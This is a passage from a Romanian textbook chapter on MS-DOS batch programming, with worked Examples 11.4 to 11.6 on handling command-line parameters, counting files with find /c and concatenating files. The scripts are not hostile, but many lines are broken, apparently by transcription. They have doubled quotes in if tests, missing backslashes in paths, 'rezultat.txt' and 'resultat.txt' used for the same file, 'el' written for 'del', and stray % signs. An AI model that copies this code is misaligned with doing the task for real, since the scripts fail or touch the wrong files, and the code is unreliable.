REM Cum spuneam înainte de a începe programul, vom parcurge lista fisiere și pentru fiecare potențial nume de fișier din această listă vom verifica dacă există în directoarele din lista directoare. Atunci când un fișier f (din lista fisiere) există într-un director d (din lista directoare), vom crea în directorul temp, dacă nu există deja, un fișier cu numele f, în care adăugăm pe o linie nouă numele acestui fișier, adică f. Menționăm că nu e esențial ca liniile pe care le adăugăm la aceste fisiere să conțină numele fișierului, acestea putând conține orice sir de caractere, dar e important ca toate liniile dintr-un fișier să conțină un același sir de caractere pentru că la finalul programului vom căuta (cu find /c) numărul aparițiilor acestor siruri de caractere în fiecare fișier. Comanda

```
for %%f in (%fisiere%) do
```

REM îi atribuie variabilei f, pe rând, fiecare element din lista fisiere, comanda

```
for %%d in (%directoare%) do
```

REM îi atribuie variabilei d, pe rând, fiecare element din lista directoare, iar comanda

```
if exist %%d\%%f echo "%%f">>temp\%%f
```

REM dacă există fișierul (sau directorul) %%f în directorul %%d, atunci se adaugă fișierului REM temp\%%f linia "%%f" (dacă fișierul temp\%%f nu există, acesta se va crea în momentul rulării comenzi echo redirectate). Din cauza menționată mai sus, a condiției if exist REM adevărate atât în cazul fișierelor cât și al directoarelor, ultima comandă de mai sus se REM putea scrie mai bine în următoarea formă:

```
if not exist %%d\%%f\nul if exist %%d\%%f echo "%%f">>temp\%%f
```

REM care verifică în mod explicit existența fișierului și distinge în mod clar între existența fișierului cu numele %%f și existența directorului cu același nume.

REM Observatie: comanda care se execută într-un ciclu for poate fi un alt for doar începând cu versiunile interpretorului de comenzi DOS livrat cu sistemele de operare din familia Windows NT (Windows 2000, Windows Xp și Windows 2003).

```
for %%f in (%fisiere%) do for %%d in (%directoare%) do
if exist %%d\%%f echo "%%f">>temp\%%f
```

```
cd temp
```

REM Schimbăm directorul curent în directorul temp

REM Pentru fiecare fișier din directorul temp, calculăm (cu find /c) în câte liniile din conținutul său apare propriul său nume. Acest număr reprezintă numărul de directoare din linia de comandă în care există un fișier cu acest nume.

```
for %%f in (*.*) do find /c "%%f" %%f
```

REM Linia anterioară se putea scrie și sub următoarea formă, cu același efect:

```
REM for %%f in (%fisiere%) do if exist %%f find /c "%%f" %%f
```

REM La final, ștergem fisierele din directorul temp pentru a putea apoi șterge directorul însuși. REM Folosim opțiunea /Q (quiet mode) pentru a nu fi întrebați la fiecare fișier dacă într-adevăr REM dorim să ștergem.

```
del /Q *.*
```

REM Iesim în directorul părinte al lui temp și ștergem pe temp.

```
cd ..
rmdir temp
```

Exemplul 11.4: Să se scrie un fișier de comenzi BAT care să primească cel puțin 10 parametri în linia de comandă. Acești parametri pot fi nume de fisiere, nume de directoare sau simple stringuri aleatoare. Se cere să se construiască un fișier rezultat format prin concatenarea tuturor fișierelor

din linia de comandă care au următoarea proprietate: <(fiecare fișier) să fie conținut de ULTIMUL director VALID din sirul parametrilor care apar în linia de comandă înaintea parametrului ce reprezintă fișierul respectiv>. Acest fișier rezultat va avea numele penultimului parametru din linia de comandă și va fi salvat în ULTIMUL director VALID din sirul parametrilor din linia de comandă. Se vor trata toate cazurile de eroare care apar și se vor face toate verificările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

```
>prog.bat fisier1 asdfg dir1 dir2 asdffgdf fisier2 ghjk fisier3 abcd cccc fis_rezultat fisier4
  și presupunem următoarele:
```

- fisier1 și fisier3 sunt fișiere din directorul dir1
- fisier2 și fisier4 sunt fișiere din directorul dir2
- dir1 și dir2 sunt directoare
- restul parametrilor din linia de comandă sunt stringuri și nu reprezintă nici fișiere și nici directoare

În urma execuției lui prog.bat se va crea în directorul dir2 un fișier cu numele fis_rezultat care va fi rezultatul concatenării fișierelor: fisier2 și fisier4.

Soluție: Pentru rezolvarea problemei vom avea nevoie, pe totă durata execuției fișierului de comenzi, de două variabile de mediu: ultim_valid și penultim_param. Avem nevoie de variabila ultim_valid pentru a reține în orice moment al parcurgerii parametrilor, ultimul director valid (ultimul parametru care reprezintă un director valid) parcurs până în acel moment. De asemenea, de variabila penultim_param avem nevoie pentru că penultimul parametru trebuie să fie numele fișierului rezultat în urma concatenării. Într-o buclă vom parcurge toți parametrii din linia de comandă, iar la fiecare pas se vor actualiza, dacă este nevoie, valorile celor două variabile, ultim_valid și penultim_param, și se vor concatena fișierele care respectă proprietatea specificată în enunțul problemei la fișierul cu numele rezultat.txt, un fișier temporar pe care îl creăm în timpul execuției fișierului de comenzi. După ce am parcurs toți parametrii, dacă există printre aceștia cel puțin un fișier care are proprietatea cerută de problemă, vom redenumi fișierul rezultat.txt, obținut prin operațiile de concatenare, în numele dat de valoarea penultimului parametru.

```
REM Dorim să vedem la ieșirea standard (ecranul) doar rezultatul execuției fișierului de
REM comenzi și nu comenzi însele.
```

```
@echo off
```

```
REM În variabila de mediu ultim_valid vomține ULTIMUL director VALID din linia de
REM comandă până la parametrul curent. Acum doar inițializăm variabila (cu sirul vid).
```

```
set ultim_valid=
```

```
REM În variabila penultim_param vom memora penultimul parametru din linia de comandă.
```

REM Acum doar inițializăm variabila (cu sirul vid).

```
set penultim_param=
```

REM Vom concatena fișierele din linia de comandă care respectă proprietatea din enunț în fișierul REM rezultat.txt și, la final, vom redenumi acest fișier în valoarea variabilei penultim_param REM și îl vom muta în directorul dat de variabila ultim_valid. Fișierul rezultat.txt este un fișier REM temporar creat de noi în momentul în care am găsit primul fișier din linia de comandă care REM are proprietatea enunțată de problemă (a se vedea comentariile de mai jos, de la eticheta REM e_fisier). Deoarece la acest fișier se vor concatena toate fișierele din linia de comandă care REM au proprietatea enunțată de problemă, este important ca la început, acest fișier să fie gol. De REM aceea, în linia următoare verificăm dacă există deja fișierul rezultat.txt, iar dacă există îl REM ștergem, acesta urmând a fi creat mai jos (la prima operație de concatenare, vezi REM comentariile de la eticheta e_fisier).

```
if exist rezultat.txt del rezultat.txt
```

REM În enunțul problemei s-a cerut ca fișierul de comenzi să primească minim 10 parametrii în REM linia de comandă. De aceea, înainte de a începe să facem ceea ce cere problema, vom REM verifica dacă avem minim 10 parametri în linia de comandă. Pentru aceasta, ar trebui să REM verificăm dacă "%10" este nevid. Dar, cum spuneam mai sus, nu există construcția REM "%10" (de fapt putem scrie %10, însă aceasta înseamnă parametru %1 concatenat cu REM caracterul 0!). ci numai %0, %1, %2, ..., %9 și nu putem accesa al 10-lea parametru decât REM după o operație de shift. Prin urmare, vom efectua un shift și apoi vom verifica dacă %9 REM (care este după shift al 10-lea parametru din linia de comandă) este nevid. Dar înainte de REM shift trebuie să ne ocupăm de %1. Trebuie întâi să vedem dacă %1 este un director, un REM fișier care are proprietatea din enunțul problemei (ceea ce e imposibil deoarece nu putem REM avea un parametru care să reprezinte un nume director valid înaintea primului parametru) REM sau un string aleator. Desigur că puteam efectua întâi shift și abia apoi să ne ocupăm de REM primul parametru din linia de comandă (care după shift este accesibil prin %0).

REM Dacă %1 este director, continuăm execuția la eticheta e_director unde vom actualiza REM variabila ultim_valid.

```
if exist %1\NUL goto e_director
```

REM %1 nu poate fi un fișier cu proprietatea cerută de problemă deoarece ultim_valid nu are REM încă valoare. Valoarea variabilei penultim_param ar trebui actualizată la prelucrarea REM fiecărui parametru. Dar, deoarece dacă nu avem minim 10 parametri în linia de comandă, REM nu vom face nimic din ce cere problema, iar dacă avem minim 10 parametri în linia de REM comandă, atunci cu siguranță %1 nu este penultimul parametru, în acest moment nu este REM necesar să actualizăm variabila penultim_param.

REM Efectuăm un shift și verificăm dacă avem minim 10 parametri în linia de comandă. Dacă nu

REM avem minim 10 parametri în linia de comandă (%9 este vid), atunci mergem la eticheta
REM err_10 unde afișăm un mesaj de eroare și terminăm execuția fișierului de comenzi.

```
shift
if "%9""="" goto err_10
```

REM Începem bucla de parcursare a parametrilor. Pentru fiecare parametru verificăm dacă
REM acesta este director sau dacă este un fișier care are proprietatea enunțată de problemă. Dacă
REM este director, vom actualiza variabila ultim_valid, iar dacă e fișier care are proprietatea
REM cerută de problemă îl concatenăm la fișierul rezultat.txt. Apoi, actualizăm, dacă este
REM nevoie, variabila penultim_param.

```
:loop
```

REM Dacă %1 este vid, înseamnă că am parcurs toți parametrii din linia de comandă și putem
REM părăsi bucla, sărind la eticheta rezultat.

```
if "%1""="" goto rezultat
```

REM Dacă %1 este un director continuăm execuția la eticheta e_director unde actualizăm
valoarea variabilei ultim_valid.

```
if exist %1\NUL goto e_director
```

REM Dacă %1 este un fișier care are proprietatea cerută de problemă, adică este un fișier din
REM ultimul director valid parcurs din linia de comandă, atunci mergem la eticheta e_fisier
REM unde îl vom concatena la fișierul rezultat.txt. Dacă suntem pedanți, în loc de linia
REM următoare, puteam scrie

```
REM if not exist %ultim_valid% %1\nul if exist %ultim_valid% %1
```

```
REM goto e_fisier
```

REM adică verificăm înainte să nu existe cumva un director cu numele %1 în directorul
REM ultim_valid pentru că if exist %ultim_valid% %1 este adevărată atât pentru
REM %ultim_valid% %1 fișier cât și pentru %ultim_valid% %1 director.

```
if exist %ultim_valid% %1 goto e_fisier
```

```
:step
```

REM La eticheta step executăm un shift pentru a sări la următorul parametru și apoi reluăm
REM bucla (goto loop). Înainte de asta însă, actualizăm, dacă este cazul (parametrul %2 este
REM nevid), valoarea variabilei penultim_param. Observație: noi aflăm valoarea
REM penultimului parametru tot refinând valoarea parametrului %1 în variabila
REM penultim_param până când %2 devine vid. Să notăm că aflarea penultimului parametru
REM se putea face și printr-o singură setare a variabilei penultim_param, prin comanda:

```
REM if "%3""="" if not "%2""="" set penultim_param=%1
```

```
if not "%2""="" set penultim_param=%1
shift
goto loop
```

```
:e_director
```

REM Ajungem la eticheta e_director doar când %1 este director. Prin urmare, acesta va fi
REM ultimul director valid găsit printre parametrii liniei de comandă până acum. Așa că
REM actualizăm variabila ultim_valid și apoi pregătim o nouă iterație din bucla principală,
REM continuând execuția cu corpul de comenzi de la eticheta step.

```
set ultim_valid=%1
goto step
```

```
:e_fisier
```

REM Dacă %1 este un fișier care are proprietatea cerută de problemă (%1 este fișier în
REM directorul ultim_valid) atunci îl concatenăm la fișierul rezultat.txt. Acest lucru îl facem
REM prin redirectarea ieșirii standard a comenzi type. Comanda type are ca și parametrii
REM una sau mai multe specificări de fișiere și va tipări la ieșirea standard (ecranul) conținutul
REM acestor fișiere, unul după altul. Dacă redirectăm ieșirea standard a comenzi type,
REM conținutul acestor fișiere nu va mai fi afișat la ieșirea standard ci se va pune, unul după
REM altul, în fișierul care urmează după semnul de redirectare în adăugare ">>". Cu alte
REM cuvinte, aceste fișiere se vor concatena la fișierul de după semnul de redirectare. Dacă
REM fișierul în care se redirectizează o comandă nu există încă, el va fi creat automat în
REM momentul rulării comenzi. Atenție: semnul dublu de redirectare (">>") este esențial
REM pentru concatenare. Dacă am fi pus doar redirectare simplă, adică "type
REM %ultim_valid% %1 > rezultat.txt" atunci fișierul rezultat.txt ar fi fost rescris de
REM fiecare dată cu conținutul fișierului %ultim_valid% %1. Observație: concatenarea
REM fișierelor 1.txt și 2.txt în fișierul 3.txt se poate face și cu comanda:

```
REM copy 1.txt+2.txt 3.txt
```

```
type %ultim_valid% %1 >> rezultat.txt
```

REM Pregătim o nouă iterăție din bucla principală, continuând execuția cu corpul de comenzi
REM de la eticheta step.

```
goto step
:rezultat
```

REM La final, redenumim și mutăm fișierul rezultat, nu înainte de a face toate verificările
REM necesare.

REM Dacă printre toți parametrii din linia de comandă nu am găsit nici un director valid,
 REM înseamnă că nu există nici un fișier în linia de comandă care să aibă proprietatea cerută de
 REM problemă, deci nu avem nici fișierul resultat.txt pentru că nu am efectuat nici o concatenare.
 REM Așa că, terminăm execuția.

```
if "%ultim_valid%"=="" goto sfarsit
```

REM Dacă nu există fișierul resultat.txt, înseamnă că nu am efectuat nici o concatenare, deci
 REM nu există nici un fișier cu proprietatea cerută în linia de comandă, așa că terminăm
 REM execuția.

```
if not exist resultat.txt goto sfarsit
```

REM Deoarece fișierul obținut în urma concatenărilor trebuie să aibă numele penultimului
 REM parametru din linia de comandă și să fie salvat în ultimul director valid din șirul
 REM parametrilor din linia de comandă, copiem fișierul resultat.txt în care s-au concatenat
 REM toate fișierele din linia de comandă care au proprietatea cerută, în directorul dat de
 REM variabila ultim_valid sub numele dat de penultim_param. După copiere, ștergem
 REM fișierul temporar resultat.txt.

```
copy resultat.txt %ultim_valid%\%penultim_param%  
del resultat.txt
```

REM În acest punct am efectuat tot ce se cerea în enunțul problemei, prin urmare putem încheia
 REM execuția. Deci, sărim peste comanda de la eticheta err_10 direct la sfarsit.

```
goto sfarsit
```

```
:err_10
```

REM Afisăm un mesaj de eroare deoarece nu avem minim 10 parametri în linia de comandă

```
echo Trebuie furnizați minim 10 parametri în linia de comandă!
```

```
:sfarsit
```

REM etichetă de sfârșit de fișier.

Exemplul 11.5: Se cere un fișier de comenzi MS-DOS care să aibă minim 10 parametri în linia de comandă. Să se afișeze numărul parametrilor reprezentând nume de directoare existente, numărul parametrilor reprezentând nume de fișiere existente și respectiv cardinalul multimiții celorlalți parametri care nu reprezintă nici fișiere, nici directoare. Se vor efectua validările și verificările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

>prog.bat fisier1 asdfg dir1 dir2 asdffgdf fisier2 ghjk fisier3 abcd cccc rezzzz fisier4 dir2
 și presupunem următoarele:

- fisier1, fisier2, fisier3 și fisier4 sunt fișiere
- dir1 și dir2 sunt directoare
- restul parametrilor din linia de comandă sunt stringuri aleatoare

în urma execuției lui prog.bat se va afișa pe ecran că există 3 directoare printre parametrii liniei de comandă (dir2 apare de două ori), 4 fișiere și alți 6 parametri nereprezentând nici fișiere și nici directoare.

Solutie: Atunci când ni se cere să numărăm ceva folosind strict comenzi sau directive MS-DOS, nu putem să facem acest lucru folosind variabile de mediu, deoarece acestea nu cunosc operatorii aritmici (+,-,*,/) și valorile lor sunt interpretate întotdeauna ca siruri de caractere (nu valori întregi, reale sau altceva). Când vrem să numărăm, cel mai indicat este să folosim comanda find cu opțiunea /c. Comanda find caută intr-unul sau mai multe fișiere aparținând unui sir de caractere specificat ca parametru și afișează liniile din fișier în care apare stringul căutat. Dacă folosim opțiunea /c a comenzi find, atunci comanda nu va mai afișa liniile din fișiere în care apare stringul căutat, ci numărul liniilor în care apare stringul căutat. Prin urmare, scenariul de afilare a cardinalului unor multimi de entități (multimea parametrilor din linia de comandă, multimea directoarelor din linia de comandă, multimea fișierelor dintr-un director, etc.) este următorul: parcugem pe rând toate entitățile cu ajutorul unor comenzi specifice (shift pentru parametrii din linia de comandă, "for %%f in (director*.*)" do" pentru fișiere dintr-un director, etc.) și pentru fiecare entitate scriem într-un fișier temporar gol, creat de noi, câte o linie conținând un același string (de exemplu echo "entitate" >> fis_temp.txt). După ce am parcurs toate entitățile, numărul de apariții ale stringului respectiv în fișierul temporar (aflat cu find /c) va fi chiar cardinalul multimi de entități căutat.

Pentru problema noastră, vom scrie în fișierul fisiere.txt pe căte o linie stringul "fisier" pentru fiecare parametru din linia de comandă reprezentând un nume de fișier, apoi în fișierul directoare.txt vom scrie pe căte o linie stringul "director" pentru fiecare parametru din linia de comandă reprezentând un nume de director, iar în fișierul alte.txt vom scrie "altul" pentru fiecare parametru din linia de comandă care nu este nici fișier, nici director. La final, cu comanda find /c vom număra aparițiile fiecărui din cele 3 stringuri anunțate mai sus.

Observație: Sistemele de operare din familia Windows 2000, Windows XP și Windows 2003 au extensii la comanda set și permit, printre altele, și interpretarea aritmetică a variabilelor de mediu, dar noi vrem să folosim exclusiv directive și comenzi MS-DOS valabile în orice versiune a sistemului de operare.

REM Dorim să vedem la ieșirea standard (ecranul) doar rezultatul execuției fișierului de
 REM comenzi și nu comenzițile însese.

```
@echo off
```

REM Deoarece vom folosi în cadrul fișierului de comenzi trei fișiere temporare, fisiere.txt, REM directoare.txt și alte.txt, ștergem aceste fișiere în cazul în care există deja. Ele vor fi REM recreate mai jos la prima execuție a lui echo redirectat.

```
if exist fisiere.txt del fisiere.txt
if exist directoare.txt del directoare.txt
if exist alte.txt del alte.txt
```

REM Ca și la problema anterioară, pentru a verifica că avem minim 10 parametri în linia de REM comandă trebuie să efectuăm un shift și apoi să testăm dacă %9 este vid. Dar înainte de REM shift trebuie să ne ocupăm de %1. Dacă acesta este director mergem mai departe la REM eticheta e_director. Dacă în schimb, %1 este fișier mergem la eticheta e_fisier. Dacă nu REM este nici director nici fișier, înseamnă că %1 intră în cea de-a treia categorie de REM parametri și adăugăm o linie formată din string-ul "altul" la fișierul alte.txt. Atenție! Nu REM este întâmplătoare ordinea verificărilor: întâi verificăm dacă este director, apoi fișier și REM abia apoi conchidem că %1 e altceva. În primul rând, nu putem spune ca "%1 este REM altceva" până nu am verificat că nu este fișier și nu este nici director. Apoi, nu putem REM spune cu siguranță că %1 este fișier până nu am verificat că el nu este director; aceasta REM datorită faptului că if exist %1 nu face distincție între fișiere și directoare și nu determină REM exact dacă %1 este fișier sau dacă el este director.

```
if exist %1\NUL goto e_director
if exist %1 goto e_fisier
```

REM Dacă am ajuns aici, înseamnă că %1 nu este nici director, nici fișier. Așa cum spuneam REM mai sus, adăugăm o linie cu conținutul "altul" fișierului alte.txt. Pentru aceasta trebuie REM să redirectăm comanda echo "altul" în fișierul alte.txt. Folosim redirectare cu REM adăugare (>>), nu redirectare cu suprascriere (>). Reamintim că la redirectarea unei REM comenzi, dacă fișierul în care se redirectizează comanda nu există, el va fi creat automat.

```
echo altul >>alte.txt
```

REM Efectuăm shift și dacă %9 este vid înseamnă că nu avem 10 parametri în linia de comandă și REM continuăm execuția la eticheta err_10 unde afișăm un mesaj de eroare și terminăm REM programul.

```
shift
if "%9"=="" goto err_10
```

REM Aici începe bucla de parcursare a parametrilor. În interiorul buclei, pentru fiecare REM parametru se verifică după modelul de mai sus dacă acesta este director, dacă este fișier sau REM dacă este altceva.

```
:loop
```

REM Condiția de părăsire a buclei: când %1 devine vid înseamnă că am parcurs toți parametrii REM din linia de comandă.

```
if "%1"=="" goto final
```

REM Dacă %1 este director mergem la eticheta e_director.

```
if exist %1\NUL goto e_director
```

REM Altfel, dacă %1 este fișier mergem la eticheta e_fisier.

```
if exist %1 goto e_fisier
```

REM Altfel, %1 este altceva și adăugăm o linie cu conținutul "altul" la fișierul alte.txt

```
echo altul >>alte.txt
```

```
:step
```

REM Aici pregătim prelucrarea următorului parametru din linia de comandă.

```
shift
goto loop
:e_director
```

REM Execuția ajunge la această etichetă doar când %1 este director. Prin urmare, adăugăm o REM linie cu conținutul "director" la fișierul directoare.txt. Apoi trecem la următorul REM parametru prin comenziile de la eticheta step.

```
echo director >>directoare.txt
goto step
:e_fisier
```

REM Execuția ajunge la această etichetă doar când %1 este fișier. Prin urmare, adăugăm o REM linie cu conținutul "fisier" la fișierul fisiere.txt. Apoi trecem la următorul parametru prin comenziile de la eticheta step.

```
echo fisier >>fisiere.txt
goto step
:final
```

REM După ce am parcurs toți parametrii, calculăm cardinalul celor 3 mulțimi așa cum am REM specificat la începutul problemei.

REM Pentru aflarea numărului de fișiere din linia de comandă, numărăm câte linii cu textul

REM "fisier" apar în fișierul fisiere.txt. Prin legarea în pipe (semnul '|') ieșirea standard a REM comenzi type va fi intrarea standard pentru comanda find. Adică comanda find va căuta REM liniile ce conțin "fisier" în fișierul care este ieșirea comenzi type, adică un fișier REM temporar, fără nume, care are conținutul lui fisiere.txt. Legarea în pipe este folosită aici REM în scopuri strict estetice (nu mai apare pe ecran numele fisiere.txt), iar linia de mai jos REM se poate scrie la fel de bine sub forma:

```
REM find /c "fisier" fisiere.txt
```

```
echo Nr. de fisiere:  
type fisiere.txt | find /c "fisier"
```

REM Aflarea cardinalului mulțimii directoarelor este la fel ca în cazul fișierelor.

```
echo Nr. de directoare:  
type directoare.txt | find /c "director"
```

REM Aflarea cardinalului mulțimii celorlalți parametri este la fel ca în cazul fișierelor.

```
echo Nr. de alti parametri:  
type alte.txt | find /c "altul"
```

REM În final stergem cele 3 fișiere temporare create.

```
del fisiere.txt  
del directoare.txt  
el alte.txt
```

REM Sărim la eticheta de sfârșit a fișierului de comenzi pentru a nu mai afișa mesajul de eroare
REM pentru minim 10 parametri.

```
goto sfarsit  
:err_10
```

REM Afisăm un mesaj de eroare deoarece nu avem minim 10 parametri în linia de comandă.

```
echo Trebuie furnizați minim 10 parametri în linia de comandă!  
:sfarsit
```

REM etichetă de sfârșit de fișier.

Exemplul 11.6: Să se scrie un fișier de comenzi MS-DOS care să primească minim 12 parametri în linia de comandă și care va concatena toate fișierele care apar exact de două ori printre parametrii din linia de comandă. Rezultatul concatenării se va salva într-un fișier cu numele dat de ultimul parametru în directorul dat de penultimul parametru. La final, se va tipări în mod paginat acest fișier. Se vor efectua toate verificările și validările necesare.

Exemplu: Dacă vom avea o linie de comandă de forma:

```
>prog.bat fisier1 asdfg dir1 dir2 fisier2 asdffgdf fisier2 ghjk fisier3  
abcd cccc jezzzz fisier4 fisier1 asasdsd abcd s.txt s.txt fisier4 fisier2  
dir2 rezultat.txt
```

unde:

- fisier1, fisier2, fisier3, fisier4 sunt fișiere
- dir1 și dir2 sunt directoare
- restul parametrilor sunt stringuri aleatoare

atunci în directorul dir2, în fișierul rezultat.txt se vor concatena fișierele fisier1 și fisier4. Acestea apar exact de două ori printre parametrii liniei de comandă.

Solutie: Problemele de genul acesta, adică cel în care se cere să se facă ceva cu parametrii care apar de un număr de ori în linia de comandă (exact de 3 ori, cel puțin de două ori, cel mult de 4 ori, etc.) se pot rezolva prin două tipuri de metode:

1. Cele bazate pe comanda find. Pentru acestea, una dintre variante constă în a crea într-un director temporar fișierele: 1aparitie, 2aparitii, 3aparitii, 4aparitii, ... și atunci când prelucrăm un parametru din linia de comandă verificăm (cu find) dacă acest parametru apare în fișierul 1aparitie; dacă nu apare, îl scriem în acest fișier și trecem la prelucrarea următorului parametru; dacă parametrul apare în 1aparitie, verificăm dacă apare și în fișierul 2aparitii; dacă nu apare în 2aparitii îl scriem acolo și trecem la următorul parametru; dacă parametrul apare și în fișierul 2aparitii, verificăm dacă el apare în fișierul 3aparitii și aşa mai departe... Astfel că vom ști că un parametru apare de *i* ori în linia de comandă dacă el apare în fișierul *i*aparitii (și normal, în toate fișierele de aparitii până la *i*: 1aparitie, 2aparitii, ..., (*i*-1)aparitii). Pentru a verifica dacă un parametru (string) apare într-un fișier folosim comanda find pentru a-l căuta în acel fișier și apoi comanda if cu condiția errorlevel șiind că find returnează errorlevel 0 dacă a găsit string-ul respectiv și 1 dacă nu l-a găsit.

2. Cele bazate pe operații de copiere (comanda copy). Pentru acestea, se vor crea în loc de fișierele "i"aparitii de mai sus *i* directoare și în mod asemănător, când un parametru apare pentru prima dată în linia de comandă se va crea pentru el un fișier (poate să aibă același nume ca și parametrul) în primul director, iar când a apărut deja de *i* ori în linia de comandă (adică există fișierul corespunzător în primul director, în al doilea director, ..., în al *i*-lea director, dar nu există în al (*i*+1)-lea director) se va copia fișierul corespunzător în al (*i*+1)-lea director. Vom ști că un parametru a apărut de *i* ori în linia de comandă, dacă fișierul corespunzător lui apare în toate directoarele până la *i*+1, exclusiv.

De menționat că aceste metode funcționează rezonabil când numărul de aparitii cerut este relativ mic.

Pentru rezolvarea problemei noastre, vom alege ca metodă de numărare a fișierelor care apar exact de două ori în linia de comandă o variantă a metodelor de tip 2 prezentate mai sus (cele cu

copy și directoare). Vom avea nevoie de 3 directoare temporare cu următoarele semnificații:

- tmp1 : în directorul tmp1 vor fi copiate fișierele din linia de comandă atunci cand apar pentru prima dată
- tmp2 : în directorul tmp2 vor fi copiate fișiere din linia de comandă care au mai apărut încă o dată până acum
- tmp3 : în directorul tmp3 vor fi copiate fișiere care apar de mai mult de două ori în linia de comandă.

Pentru fiecare parametru din linia de comandă se va aplica următorul algoritm:

dacă parametrul nu este fișier

trecem la următorul parametru;

dacă parametrul este fișier

dacă parametrul (fișierul) există în directorul tmp3

înseamnă că el a apărut deja în linia de comandă de mai mult de două ori și nu are proprietatea cerută de problemă, deci trec la următorul parametru;

dacă parametrul (fișierul) nu există în directorul tmp1

il copiez acolo și trec la următorul parametru;

dacă parametrul (fișierul) există deja în directorul tmp1

verificăm dacă acesta există și în tmp2;

dacă nu există în tmp2

il copiem acolo și trezem la următorul parametru;

dacă, în schimb, fișierul există și în directorul tmp2,

înseamnă că el a apărut deja de două ori în linia de comandă până acum și nu are proprietatea cerută de problemă, deci il vom copia în directorul tmp3 și il vom șterge din directoarele tmp1 și tmp2.

La final, vom concatena toate fișierele din directorul tmp2, fiindcă acestea apar exact de două ori în linia de comandă. Observație: această soluție nu funcționează dacă în linia de comandă dăm specificații absolute de fișiere (ex. c:\temp\1a.txt). De ce? Fiindcă odată copiat într-unul dintre cele trei directoare temporare, am pierdut orice informație legată de cale.

REM Dorim să vedem la ieșirea standard (ecranul) doar rezultatul execuției fișierului de comenzi și nu comenzile însele.

@echo off

REM Dacă există deja cele trei directoare temporare, tmp1, tmp2 și tmp3, le ștergem și le recreăm.

```
if exist tmp1\nul rmdir tmp1
if exist tmp2\nul rmdir tmp2
if exist tmp3\nul rmdir tmp3
```

```
mkdir tmp1
mkdir tmp2
mkdir tmp3
```

REM Pentru a verifica dacă avem minim 12 parametri în linia de comandă, trebuie să efectuăm REM trei shift-uri și apoi să vedem dacă %9 este vid sau nu. Reținem în trei variabile de mediu REM primii trei parametri care se pierd în urma shift-urilor.

```
set par1=%1
set par2=%2
set par3=%3

shift
shift
shift
```

REM Dacă avem mai puțin de 12 parametri afișăm un mesaj de eroare la eticheta min12 și REM terminăm execuția.

```
if "%9"=="" goto min12
```

REM Primul parametru, dacă este fișier il copiem în directorul tmp1, fiindcă este clar că asta REM este prima apariție a lui în linia de comandă.

```
if exist %par1% copy %par1% tmp1
```

REM Pentru parametrul numărul 2, dacă acesta este fișier, verificăm întâi dacă există în REM directorul tmp1, iar dacă există il copiem în directorul tmp2. Dacă în schimb, nu există REM în directorul tmp1, atunci il copiez acolo pentru că este vorba de prima apariție a lui în REM linia de comandă. Verificăm existența parametrului doar în tmp1, deoarece în REM directoarele tmp2 și tmp3 el nu are cum să apară (nu se poate să aibă deja două sau mai REM multe apariții în linia de comandă).

```
if exist %par2% if exist tmp1%\%par2% copy %par2% tmp2
if exist %par2% if not exist tmp1%\%par2% copy %par2% tmp1
```

REM Dacă parametrul al treilea nu este fișier trezem la următorul parametru.

```
if not exist %par3% goto repeta
```

REM Dacă parametrul al treilea este fișier și există în directorul tmp2, înseamnă că el a apărut REM deja de două ori în linia de comandă până acum și nu are proprietatea cerută de REM problemă, deci il vom copia în directorul tmp3 și il vom șterge din directoarele tmp1 și REM tmp2. Aceste operațiuni se efectuează la eticheta e1.

```
if exist tmp2\%par3 goto e1
```

REM Dacă parametrul al treilea este fișier și nu există în directorul tmp2, dar există în tmp1,
REM atunci îl vom copia în directorul tmp2 fiindcă este vorba de a doua apariție a lui.

```
if exist tmp1\%par3% copy %par3% tmp2
```

REM Dacă parametrul al treilea este fișier și nu există în directorul tmp2 și nu există nici în
REM directorul tmp1, înseamnă că este vorba de prima lui apariție și îl copiem în tmp1.

```
if not exist tmp1\%par3% copy %par3% tmp1
```

REM Mergem la bucla principală de parcursere a parametrilor.

```
goto repeta
```

```
:e1
```

REM La eticheta e1 ștergem pe %par3% (adică al treilea parametru) din directoarele tmp1 și
REM tmp2 și îl copiem în directorul tmp3.

```
del tmp2\%par3%
del tmp1\%par3%
copy %par3% tmp3
```

```
:repeta
```

REM Aici începe bucla de parcursere a parametrilor.

REM Condiția de ieșire din buclă: parametrul %3 să fie vid. De ce %3 și nu %1? Pentru că
REM atunci când ieșim din buclă trebuie să fie accesibili penultimul și ultimul parametru care
REM au semnificații speciale.

```
if "%3"=="" goto iesire
```

REM Dacă %1 nu este fișier trecem la următorul parametru

```
if not exist %1 goto urmator
```

REM Dacă %1 există în directorul tmp3 însemnă că el a apărut de mai mult decât de două ori
REM în linia de comandă și nu ne mai interesează.

```
if exist tmp3\%1 goto urmator
```

REM Dacă %1 există în directorul tmp2, înseamnă că el a apărut deja de două ori în linia de
REM comandă până acum și nu are proprietatea cerută de problemă, deci îl vom copia în
REM directorul tmp3 și îl vom șterge din directoarele tmp1 și tmp2. Aceste operațiuni se
REM efectuează la eticheta e2.

```
if exist tmp2\%1 goto e2
```

REM Dacă %1 nu există în directorul tmp2, dar există în tmp1, atunci îl vom copia în
REM directorul tmp2 fiindcă este vorba de a doua apariție a lui.

```
if exist tmp1\%1 copy %1 tmp2\%1
```

REM Dacă %1 nu există în directorul tmp2 și nu există nici în directorul tmp1, înseamnă că
REM este vorba de prima lui apariție și îl copiem în tmp1.

```
if not exist tmp1\%1 copy %1 tmp1
```

```
:urmator
```

REM La această etichetă trecem la următorul parametru din linia de comandă și reluăm bucla.

```
shift
```

```
goto repeta
```

```
:e2
```

REM La eticheta e2 ștergem pe %1 (adică al treilea parametru) din directoarele tmp1 și tmp2
REM și îl copiem în directorul tmp3. Apoi trecem la următorul parametru.

```
del tmp2\%1
del tmp1\%1
copy %1 tmp3
goto urmator
```

```
:iesire
```

REM După ce am parcurs toți parametrii, mai puțin pe ultimul și penultimul, putem să
REM concatenăm toate fișierele care apar în linia de comandă exact de două ori. Aceste fișiere
REM sunt fișierele care există în directorul tmp2. Dar înainte de concatenare, câteva verificări.

REM Dacă penultimul parametru nu este director, îl vom crea.

```
if not exist %1\%1 mkdir %1
```

REM Dacă există în directorul dat de penultimul parametru un fișier cu numele ultimului
REM parametru, îl ștergem.

```
if exist %1\%2 del %1\%2
```

REM Concatenăm toate fișierele din directorul tmp2 în fișierul cu numele dat de ultimul
REM parametru în directorul dat de penultimul parametru.

```

for %%f in (tmp2\*.* ) do type %%f >>%1%2
REM Afisăm în mod paginat fișierul rezultat cu ajutorul comenzi more.

if exist %1%2 more %1%2
goto sfarsit
:min12

